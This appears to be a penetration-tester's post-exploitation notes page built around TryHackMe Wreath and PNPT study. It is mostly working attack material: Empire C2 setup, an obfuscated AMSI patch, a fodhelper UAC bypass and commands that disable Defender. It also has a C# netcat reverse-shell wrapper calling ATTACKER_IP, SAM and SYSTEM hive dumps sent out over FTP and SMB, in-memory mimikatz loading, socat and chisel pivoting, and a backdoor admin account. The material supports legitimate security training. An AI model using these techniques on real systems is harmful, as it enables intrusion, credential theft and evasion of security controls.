# C2
There are many different [C2](https://howto.thec2matrix.com/) frameworks. They can be hosted in the cloud for collaborative red teams
## Empire
Empire components:
* **Listeners** are well... listeners. They listen for a connection and facilitate further exploitation
* **Stagers** are essentially payloads generated by Empire to create a robust reverse shell in conjunction with a listener. They are the delivery mechanism for agents
* **Agents** are the equivalent of a **Metasploit** "Session". They are connections to compromised targets, and allow an attacker to further interact with the system
* **Modules** are used to in conjunction with agents to perform further exploitation. For example, they can work through an existing agent to dump the password hashes from the server
### Listeners
```bash
uselistener http
set Name CLIHTTP
set Host 10.10.14.8
set Port 8000
execute
listeners
```
{% hint style="info" %}
Stop a listener using `kill CLIHTTP`
{% endhint %}
GUI Alternative
## Stagers
Stagers are essentially Empire's payloads used to connect back to the C2 server and create an agent.
#### Linux Machines
```
usestager multi/bash
set Listener CLIHTTP
execute
```
GUI Alternative
## Agents
Upload and run payload on target machine and check
```
agents
interact [ID]
help
```
## Hop Listeners
Hop listeners create files to be copied across to the **compromised "jump" server** and served from there. The files contain instructions to connect back to our C2 listener
```
uselistener http_hop
set RedirectListener CLIHTTP
set Host 10.200.101.200 <--- compromised webserver IP
set port 47000 <--- above 15000
```
GUI Alternative
### Hop Listener Stager
```
usestager multi/launcher
set Listener http_hop
execute
```
#### Jump server (compromised webserver) setup
On Attacker machine
```
cd /tmp/http_hop
sudo zip -r hop.zip *
python3 -m http.server 80
```
On jumpserver
```
mkdir /tmp/hop-adot8 && cd /tmp/hop-adot8
curl http://10.50.102.164/hop.zip -o hop.zip
unzip hop.zip
php -S 0.0.0.0:47000 & <-- Serves on php payloads (php must be installed)
firewall-cmd --zone=public --add-port 47000/tcp
```
Execute Payload on internal target
## Modules
PowerUp Invoke-AllChecks example
```
usemodule powershell_privesc_powerup_allchecks
set Agent [ID]
execute
agents
intereact [ID]
```
# AV Evasion
## Overview (Wreath THM)
When it comes to AV evasion we have two primary types available:
* On-Disk evasion
* On-Disk evasion is when we try to get a file (be it a tool, script, or otherwise) saved on the target, then executed. This is very common when working with executable (`.exe`) files.
* In-Memory evasion
* In-Memory evasion is when we try to import a script directly into memory and execute it there
AV Evasion usually involves some form of obfuscation when it comes to payloads. This could be anything from moving things around in the exploit, changing variable names, to encoding aspects of the script, to outright encrypting the payload and writing a wrapper to decrypt and execute the code section-by-section.
### AV Detection Methods
Two types:
* Static Detection
* Involves some kind of signature detection.
* Never used by itself in modern Anti-Viruses
* Dynamic / Heuristic / Behavioral Detection
* Can go through the executable line-by-line checking the flow of execution
* is the program reaching out to a known bad website, or messing with values in the registry that it shouldn't be?
* The suspicious software can outright be executed inside a sandbox environment under close supervision from the AV software. If the program acts maliciously then it is quarantined and flagged as malware
{% hint style="info" %}
This can be bypassed by having the software determine if it's in a sandbox or not - no fan? no GUI? and a classic VM service running... SANDBOX!!
{% endhint %}
{% embed url="" %}
# Bypassing AMSI
Windows Antimalware Scan Interface (AMSI) allows any program to communicate with the Anti-Virus that communicates on the machine. Essentially a bunch of functions that programs can call **(amsi.dll).** This allows programs to be like hey amsi scan this file, then amsi will be like :thumbsup: or :thumbsdown:
Its built into PowerShell by default. So even though we're running scripts into memory, it's still getting passed through PowerShell which has AMSI so it stops the process from even happening.
## AMSI Scan Buffer
{% embed url="" %}
With this technique, when **amsi.dll** gets loaded into memory we are going to find the location of the **amsi scan buffer function** and overwrite it in a way that makes it always return a clean file.
Test amsi
```powershell
Invoke-Expression "AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386"
```
Clear the amsi context
```powershell
$a = [Ref].Assembly.GetTypes()
ForEach($b in $a) {if ($b.Name -like "*iUtils") {$c = $b}}
$d = $c.GetFields('NonPublic,Static')
ForEach($e in $d) {if ($e.Name -like "*Context") {$f = $e}}
$g = $f.GetValue($null)
[IntPtr]$ptr = $g
[Int32[]]$buf = @(0)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
```
```powershell
#Rasta-mouses Amsi-Scan-Buffer patch \n
$vahqn = @"
using System;
using System.Runtime.InteropServices;
public class vahqn {
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
[DllImport("kernel32")]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr kyjgnt, uint flNewProtect, out uint lpflOldProtect);
}
"@
Add-Type $vahqn
$kpvseop = [vahqn]::LoadLibrary("$([CHaR](97+37-37)+[chAr](109*100/100)+[Char]([ByTe]0x73)+[cHAr]([BytE]0x69)+[chAR](46+41-41)+[ChAr](100+67-67)+[CHAr]([ByTE]0x6c)+[ChAr]([byte]0x6c))")
$mgciek = [vahqn]::GetProcAddress($kpvseop, "$([cHaR]([ByTe]0x41)+[ChaR](109)+[ChAR]([BYTE]0x73)+[CHar](105+77-77)+[chAR](83+57-57)+[Char](99*6/6)+[CHar]([BYtE]0x61)+[CHAR](60+50)+[Char](66)+[cHAr]([bYTe]0x75)+[cHar]([BYtE]0x66)+[ChaR](102)+[CHAr]([BYTE]0x65)+[char](114*111/111))")
$p = 0
[vahqn]::VirtualProtect($mgciek, [uint32]5, 0x40, [ref]$p)
$cvgm = "0xB8"
$qqvf = "0x57"
$whib = "0x00"
$mvnn = "0x07"
$djza = "0x80"
$hgrw = "0xC3"
$cxgkz = [Byte[]] ($cvgm,$qqvf,$whib,$mvnn,+$djza,+$hgrw)
[System.Runtime.InteropServices.Marshal]::Copy($cxgkz, 0, $mgciek, 6)
```
Anything we run that doesn't touch the disk wont be caught by Windows Defender.
{% hint style="warning" %}
Any and all EDR solutions will catch this even if AMSI is bypassed
{% endhint %}
```
IEX(New-Object Net.WebClient).downloadString('http://10.9.254.6/mimikatz.ps1')
```
## AMSI.Fail
{% embed url="" %}
Amsi.fail generates obfuscated PowerShell snippets that break or disable AMSI for the current process. So once your PowerShell process dies the AMSI bypass dies with it. This makes it better on real engagements because then you're not just[ disabling WIndows Defender](/post-exploitation/av-evasion/disabling-windows-defender)
# Bypassing UAC
You might pop a shell on a domain user account that is an **Administrator** on the local computer but since it's just an interactive shell you can't run anything with the **Administrator** tokens/privileges because of UAC
{% embed url="" %}
```powershell
<#
.SYNOPSIS
This script is a proof of concept to bypass the User Access Control (UAC) via fodhelper.exe
It creates a new registry structure in: "HKCU:\Software\Classes\ms-settings\" to perform an UAC bypass to start any application.
ATTENTION: Do not try this on your productive machine!
.NOTES
Function : FodhelperBypass
File Name : FodhelperBypass.ps1
Author : Christian B. - winscripting.blog
.LINK
https://github.com/winscripting/UAC-bypass
.EXAMPLE
Load "cmd.exe /c powershell.exe" (it's default):
FodhelperBypass
Load specific application:
FodhelperBypass -program "cmd.exe"
FodhelperBypass -program "cmd.exe /c powershell.exe"
#>
function FodhelperBypass(){
Param (
[String]$program = "cmd /c start powershell.exe" #default
)
#Create registry structure
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value $program -Force
#Perform the bypass
Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
#Remove registry structure
Start-Sleep 3
Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
}
```
Upload this script into memory and run it
```powershell
FodhelperBypass
```
{% hint style="info" %}
This must be in a RDP sessions
{% endhint %}
# Disabling Windows Defender
```
Set-MpPreference -DisableRealtimeMonitoring $true -DisableScriptScanning $true -DisableBehaviorMonitoring $true -DisableIOAVProtection $true -DisableIntrusionPreventionSystem $true
```
```
Set-MpPreference -DisableRealtimeMonitoring $false -DisableScriptScanning $false -DisableBehaviorMonitoring $false -DisableIOAVProtection $false -DisableIntrusionPreventionSystem $false
```
# Executable Obfuscation
{% hint style="info" %}
This technique was used to bypass AV while exploiting an [Unquoted Service Path](/windows-privilege-escalation/service-permissions/unquoted-service-paths)
{% endhint %}
Make an executable using C#
```csharp
using System;
using System.Diagnostics;
```
These lines give us access to basic system functions like start new processes (netcat)
```csharp
using System;
using System.Diagnostics;
namespace Wrapper{
class Program{
static void Main(){
//Insert rest of code here!
}
}
}
```
This is for initializing a namespace and class for the program itself
```csharp
using System;
using System.Diagnostics;
namespace Wrapper{
class Program{
static void Main(){
Process proc = new Process();
ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc.exe", "ATTACKER_IP ATTACKER_PORT -e cmd.exe");
}
}
}
```
This will start the new netcat process and set the parameters
```csharp
using System;
using System.Diagnostics;
namespace Wrapper{
class Program{
static void Main(){
Process proc = new Process();
ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc.exe", "ATTACKER_IP ATTACKER_PORT -e cmd.exe");
procInfo.CreateNoWindow = true;
}
}
}
```
The next added line makes it **NOT** create a new window while starting
```csharp
using System;
using System.Diagnostics;
namespace Wrapper{
class Program{
static void Main(){
Process proc = new Process();
ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc.exe", "ATTACKER_IP ATTACKER_PORT -e cmd.exe");
procInfo.CreateNoWindow = true;
proc.StartInfo = procInfo;
proc.Start();
}
}
}
```
The last added line will fire off the new process
Compile the source code
```
mcs wrapper.cs
```
# Compiling Code
{% embed url="" %}
We can use **mingw** to compile source code for Windows machines. The most popular compiler is **x86\_64-w64-mingw32-gcc**.
Edit make file and add \``CC=x86_64-w64-mingw32-gcc`\`
Compile
```
make 2>/dev/null
```
{% embed url="" %}
# Exfiltration
Dump the SAM hive to the pwd
```
reg.exe save HKLM\SAM sam.bak
```
Dump the System hive to the pwd
```
reg.exe save HKLM\SYSTEM system.bak
```
Dump the Security hive to the pwd
```
reg.exe save HKLM\SECURITY security.bak
```
Spin up an smb server
```bash
impacket-smbserver share share/ -smb2support -username user -password password1
```
```powershell
echo open 10.9.254.6 21 > ftp.txt && echo user anonymous >> ftp.txt && echo anonymous >> ftp.txt && echo binary >> ftp.txt && echo put C:\Users\Administrator\Desktop\sam.bak >> ftp.txt && echo put C:\Users\Administrator\Desktop\system.bak >> ftp.txt && echo bye >> ftp.txt
ftp -v -n -s:ftp.txt
```
Exfiltrate data
```powerquery
net use \\10.50.102.164\share /USER:adot8\user password1
move sam.bak \\10.50.102.164\share\sam.bak
move system.bak \\10.50.102.164\share\system.bak
```
Dump hashes with secretsdump
```bash
secretsdump.py -sam sam.bak -system system.bak local
```
# Pivoting
## Overview
### Scenario
You compromise a machine and see that it has another interface on it that's connected to a different network.
We can use the compromised machine as a **pivot point** into the newly discovered network
Dual-Homed Example
Two methods (stated from THM Wreath)
* **Tunnelling/Proxying**: Creating a proxy type connection through a compromised machine in order to route all desired traffic into the targeted network. This could potentially also be *tunneled* inside another protocol (e.g. SSH tunneling), which can be useful for evading a basic Intrusion Detection System **(IDS)** or firewall
* **Port Forwarding**: Creating a connection between a local port and a single port on a target, via a compromised host
A Linux webserver is ideal for pivoting
# Eumeration
1. Enumerate material found on the machine.
2. Use pre-installed tools on the machine
3. Use[ statically compiled tools](https://github.com/andrew-d/static-binaries)
4. Use scripting techniques
5. Use local tools through a proxy (last resort ; very slow)
Check arp cache, static mappings, local DNS servers and interfaces (Linux)
```
arp -a
cat /etc/hosts
cat /etc/resolv.conf
ip a
```
Check arp cache, static mappings and interfaces (Windows)
```
arp -a
type C:\Windows\System32\drivers\etc\hosts
ipconfig /all
```
## Living Off the Land (LotL)
Start off with uploading nmap and scanning the network from the compromised server
```bash
./nmap -sn 10.200.72.0/24 -oN hosts
```
Bash one-liner ping sweep
```bash
for i in {1..255}; do (ping -c 1 192.168.1.${i} | grep "bytes from" &); done
```
Bash one-liner port scan
```bash
for i in {1..65535}; do (echo > /dev/tcp/192.168.1.1/$i) >/dev/null 2>&1 && echo $i is open; done
```
Windows ping sweep tools
*
*
# Tunneling
## Proxychains
Comment the **proxy\_dns** line in the **/etc/proxychains4.conf** file
#### Create a Forward Proxy by connecting to machine via SSH and port forward default Proxychains port
```purebasic
ssh -f -N -D 9050 root@10.10.100.2
-f backgrounds ssh
-N doesnt execute remote commands
-D bind with port 9050
```
#### Use Proxychains with commands
```bash
proxychains nmap -sC -sV -T4 10.10.200.0/24
```
```bash
proxychains xfreerdp /u:administrator /p:'Password1' /v:10.10.200.225
```
## SSH Tunneling
There are two ways to create a SSH tunnel using the SSH client which are port forwarding, and creating a [forward proxy](#proxychains)
### SSH Port Forwarding
Create a link to an internal webserver (172.16.0.10:80) using port **8000** and SSH access to the compromised machine (172.16.0.5).
```bash
ssh -L 8000:172.16.0.10:80 user@172.16.0.5 -fN
```
* -L creates a link to the **Local Port**
* -f backgrounds the shell
* -N no commands to be executed
You have **SSH** access to a server (172.16.0.50) with a webserver running internally on port 80 (i.e. only accessible to the server itself on 127.0.0.1:80). Forward it to port 8000 on your machine
```bash
ssh -L 8000:127.0.0.1:80 user@172.16.0.50 -fN
```
### Reverse SSH Connection (ABSOLUTE NO NO)
Anyways..
Very **risky** but ideal if you have a shell on the compromised server but no SSH access.
Generate a new key pair
```
ssh-keygen
```
Copy the contents of the public key (the file ending with **.pub**), then edit the **\~/.ssh/authorized\_keys** file on your ownmachine. You may need to create the **\~/.ssh** directory and **authorized\_keys** file first.
Paste this line on a new line in the public key
```
command="echo 'This account can only be used for port forwarding'",no-agent-forwarding,no-x11-forwarding,no-pty
```
Start the SSH server
```
sudo systemctl start ssh
```
Transfer the private key and connect back to your machine
```
ssh -R $LOCAL_PORT:$TARGET_IP:$TARGET_PORT $USERNAME@$ATTACKING_IP -i KEYFILE -fN
```
Should mainly be used for any internal webapps
# Plink.exe
## Overview
Pink.exe explained [here](/windows-privilege-escalation/stored-passwords-and-port-forwarding#port-forwarding)
## Reverse SSH Connection with plink.exe (STILL A NO NO)
For example, if we have access to 172.16.0.5 and would like to forward a connection to 172.16.0.10:80 back to port 8000 our own attacking machine (172.16.0.20), we could use this command
```powerquery
cmd.exe /c echo y | .\plink.exe -R 8000:172.16.0.10:80 kali@172.16.0.20 -i KEYFILE -N
```
You will have to convert the **ssh-keygen** files using **puttygen**
```bash
puttygen KEYFILE -o OUTPUT_KEY.ppk
```
# Socat
## Overview
**Socat** can be used create port forwards and relays.
For example if you are attempting to get a shell on a target that does not have a direct connection back to your attacking computer, you could use **socat** to set up a relay on the currently compromised machine. This listens for the reverse shell from the target and then forwards it immediately back to the attacking box.
## Reverse Shell Relay with Socat
First download the **socat** binary ([Linux ](https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat)/ [Windows](https://sourceforge.net/projects/unix-utils/files/socat/1.7.3.2/socat-1.7.3.2-1-x86_64.zip/download)) to the target machine.
Start nc listener on your machine on 1333
Start the socat relay on the **target machine**
```bash
./socat tcp-l:8000 tcp:ATTACKING_IP:1333 &
```
* **tcp-l:8000**
* used to create the first half of the connection -- an IPv4 listener on tcp port 8000 of the target machine.
* **tcp:ATTACKING\_IP:443**
* connects back to our local IP on port 443. The ATTACKING\_IP obviously needs to be filled in correctly for this to work
From here we can create a new reverse shell back to the attacking machine on the **targets** local 8000 port
```bash
./nc-adot8 127.0.0.1 8000 -e /bin/bash
```
## Port Forwarding - Noisy
You can set up a port forward with socat by opening up up a listening port on the compromised server, and redirecting whatever comes into it to the target server
For example, if the compromised server is 172.16.0.5 and the target is port 3306 of 172.16.0.10, we could use the following command on the compromised server.
```bash
./socat tcp-l:33060,fork,reuseaddr tcp:172.16.0.10:3306 &
```
* **fork**
* used to put every connection into a new process
* **reusedaddr**
* makes the port stay open after a connection is made to it
We can now connect to port 33060 on the compromised server (172.16.0.5) and have our traffic **relayed** to our intended target **172.16.0.10:3306.**
## Port Forwarding - Quiet
The first method could be picked up by any kind of host or network scanning because it's literally opening up an external port (not stealthy at all).
First we need to open up ports 8001 and 8000 on our **attacking machine** to create a local port relay. What goes into one of them comes out of the other.
```bash
socat tcp-l:8001 tcp-l:8000,fork,reuseaddr &
```
Next on the compromised server we run this to create a link between port 8000 on our **attacking machine**, and port **80** on the i**ntended target (172.16.0.10)**
This will allow us to go to **localhost:8000** on our attacking machine's web browser to load the webpage served by the target: **172.16.0.10:80**
```bash
./socat tcp:ATTACKING_IP:8001 tcp:TARGET_IP:TARGET_PORT,fork &
./socat tcp:10.50.73.2:8001 tcp:172.16.0.10:80,fork &
```
# Chisel
**Chisel** works in a client server way so the chisel binary needs to be on both the attacking machine and the compromised server.
## Reverse SOCKS Proxy
First we need to set up the **chisel server** on our attacking machine
```bash
pingchisel server -p 1335 --reverse &
```
Next set up the client on the compromised server
```bash
./chisel client 10.50.102.164:1335 R:socks &
```
* R:socks
* R means **remotes**. This tells chisel that the server is waiting for a proxy or port forward to be made
The connection will be made on port 1335 but the actual proxy is opened on port **1080**. So we will be using **1080** to send traffic through the proxy.
## Remote Port Forward
A remote port forward is when we **connect back** from a compromised target to create the forward.
Start the chisel server on the compromised host (you will also have to open up the firewall port)
```bash
./chisel_windows.exe server -p 15997 --socks5
```
```powerquery
netsh advfirewall firewall add rule name="Chisel-Adot8" dir=in action=allow protocol=tcp localport=15997
```
OR
```bash
firewall-cmd --zone=public --add-port 15997/tcp
```
Connect to the chisel server
```bash
chisel client 10.200.101.150:15997 5005:socks
```
{% hint style="info" %}
For a local port forward it would be exactly the same except the compromised server becomes the **chisel server** and your attacking machine becomes the **chisel client**
{% endhint %}
# SSHuttle
**SSHuttle** creates a tunneled proxy that acts like a new interface, simulating a VPN, allowing us to route our traffic through the proxy without the use of[ proxychains](/post-exploitation/pivoting/tunneling#proxychains), all using ssh so the **connection is encrypted.**
{% hint style="info" %}
sshuttle only works on **Linux machines,** **python needs to be installed** (uploading a python binary is possible) AND **you need SSH access to the machine**
{% endhint %}
Open a tunnel using sshuttle
```bash
sshuttle -r username@address subnet
sshuttle -r user@172.16.0.5 172.16.0.0/24
```
Use **-N** to get sshuttle to automatically determine the subnets the machine is on using the servers routing table (doesn't always work).
```bash
sshuttle -r user@172.16.0.5 -N
```
Connect back using a key file
If the following error ever occurs we can get around it by excluding the compromised server out out the subnet we wish to forward to
```bash
client: Connected.
client_loop: send disconnect: Broken pipe
client: fatal: server died with error code 255
```
```bash
sshuttle -r user@172.16.0.5 172.16.0.0/24 -x 172.16.0.5
```
# File Transfers
## Hosting files
```bash
python -m SimpleHTTPServer 80
```
```bash
python -m pyftpdlib 21 --write
```
```bash
smbserver.py share `pwd` -smb2support
```
## Transfering via Windows Machine
```powerquery
certutil.exe -urlcache -f http://10.10.14.8/PowerUp.ps1
```
```powerquery
curl http://10.10.14.8/PowerUp.ps1 -O PowerUp.ps1
```
```powerquery
powershell.exe Invoke-WebRequest http://10.10.14.8/PowerUp.ps1 -OutFile PowerUp.ps1
powershell.exe -command iwr -Uri http://10.10.14.8/PowerUp.ps1 -OutFile C:\Temp\PowerUp.ps1 "
```
A .ps1 script can be ran in memory instead of being saved to the disk using **iex**
## Transfering via Linux Machine
```bash
wget http://10.10.14.8/linPEAS.sh
```
```bash
curl http://10.10.14.8/linPEAS.sh -o linPEAS.sh
```
# Persistence
## Windows Persistence
### Metasploit persistence script
```bash
exploit/windows/local/registry_persistence
exploit/windows/local/persistence
run persistence -h
run scheduleme
run schtaskabuse
```
### Manual persistence
Add a user
```powerquery
net user adot8 Password1 /add
net localgroup Administrators adot8 /add
net localgroup "Remote Management Users" adot8 /add
```
## Linux Persistence
Copy and save a copy of the ssh key
```
cat ~/.ssh/id_rsa
```
```
vim copy_id_rsa
chmod 600 copy_id_rsa
```
---
[Next Page](https://pnpt.adot8.com/llms-full.txt/1)